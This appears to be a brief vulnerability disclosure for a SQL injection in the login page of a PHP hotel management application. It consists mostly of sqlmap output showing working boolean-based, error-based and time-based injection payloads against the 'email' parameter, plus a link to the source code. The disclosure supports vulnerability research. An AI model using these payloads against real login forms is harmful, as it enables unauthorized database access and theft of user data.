


Sparkz-Hotel-Management-loginpage-Sqlinjection

Sqlinjection location





Sqlmap Attack




```
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 484 HTTP(s) requests:
---
```

```
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: email=1' AND 7629=(SELECT (CASE WHEN (7629=7629) THEN 7629 ELSE
(SELECT 7247 UNION SELECT 6214) END))-- -&password=1&login=

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: email=1' OR (SELECT 3597 FROM(SELECT COUNT(*),CONCAT(0x716a786271,
(SELECT (ELT(3597=3597,1))),0x71716b6b71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- rpgH&password=1&login=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=1' AND (SELECT 8150 FROM (SELECT(SLEEP(5)))PeqI)--
PUWA&password=1&login=
---
[17:52:43] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
```

Code Download

https://www.sourcecodester.com/php/15551/multi-language-hotel-management-software-free-download-source-code.html